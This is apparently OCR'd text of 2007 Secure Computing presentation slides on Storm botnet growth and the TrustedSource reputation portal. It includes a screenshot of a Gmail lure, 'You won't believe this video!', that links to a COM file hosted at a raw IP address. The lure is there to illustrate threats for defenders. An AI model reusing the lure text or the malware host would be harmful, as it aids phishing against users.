
- Forensic HR policy Reporting
- Security Policy Reporting
- Performance Management
- Compliance Management

- Malware reporting
- Consolidated reporting
- Scalable to hundred of thousands of users
- Automatic distribution

And now, back to bad guys

- Botnet Growth
- Sample Attack (GMAIL)
- A look at a reputation system (TrustedSource.org)
  - Real time, internet access permitting
  - Live Storm Sites
  - Their Reputation


TrustedSource - Home - Microsoft Internet Explorer provided by Secure Computing Corporation
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Address
http://www.trustedsource.org/
Go
Links
What is TrustedSource? | Secure Computing Corporation
SECURE COMPUTING.
TrustedSource
Research Portal
TrustedSource Home
IP/Dom Lookup
Name Server Lookup
Bulk IP Lookup
Bulk Domain Lookup
Top FDom
Top EHLO
Viruses
Geography
Custom Query
New Storm Botnets (9-27-2007 —)
Cumulative new Storm Bots
90000
80000
70000
60000
50000
40000
30000
20000
10000
0
2007-09-27
2007-10-04
2007-10-11
2007-10-18
2007-10-25
2007-11-01
2007-11-08
2007-11-15
2007-11-22
2007-11-29
Date
Internet



Gmail - You won't believe this video! - Microsoft Internet Explorer provided by Secure Computing Corporation

Address http://mail.google.com/mail/?ui=1

You won't believe this

Check out
www.youtu ... his

Properties

General

wait_til_you_see_this

Protocol: HyperText Transfer Protocol

Type: COM/WAIT_TIL_YOU_SEE_THIS File

Address: 155.230.153.167

Sponsored Links

Predator Scam? Dont
Join Untill You Watch This Video Documentary Real footage shows how
www.MyCoastalProfits.net

Funny Vintage Shirt
Unique T-Shirts. Variety of Styles. Buy a Funny Shirt Today!
www.RoadKillTShirts.com


Oh No - I'm Emo
Are You Emo?
Take the Emo Quiz!
TheEmoQuiz.com

Downloader for YouTube
Save YouTube Videos to Local PC. Powerful YouTube Downloader.Try it!
www.GetGoSoft.com

More about...
Clip Funny Video »
Interesting Video »
Watch Video »
Free Video »

About these links

TrustedSource and Real-time Demo



TrustedSource™ is ...

... the industry's most complete internet reputation system.
>>More

TrustedSource™ Query

Enter IP address, CIDR range, domain name or URL:

Latest Malware Threats

Trojan.Dldr.Small.ddp.28	2007-06-21
Trojan.Dldr.Agent.11776	2007-06-19
Trojan.Dldr.iBill.AR	2007-05-31
Trojan.Dldr.Small.ekz	2007-05-28
Trojan.Dldr.Swizzor.DV	2007-05-15
Worm.TermX.A	2007-05-14

Spotlight

ROI Calculator
How much are you leaving on the table? → More

Phish Registry
Fingerprint your site now to receive notifications of online fraud attempts. → More

Resources

Top Spam Senders
A view of the world: The top countries of spam origin in the messaging ecosystem, as seen by Secure Computing's TrustedSource, which protects thousands of enterprise gateways in over 68 countries around the world.

→ More

Zombie Locator
Where are the Zombies coming onto the scene in real-time?

→ More

Global Email Traffic Monitor
How much of global messaging is spam? Global volume of overall messaging contrasted with the portion that is spam.

→ More

Protecting Your Web Application Gateway

Thank you!

Questions and Answers

Sales information: www.securecomputing.com

+1.800.379.4944
+1.408.979.6100

sales@securecomputing.com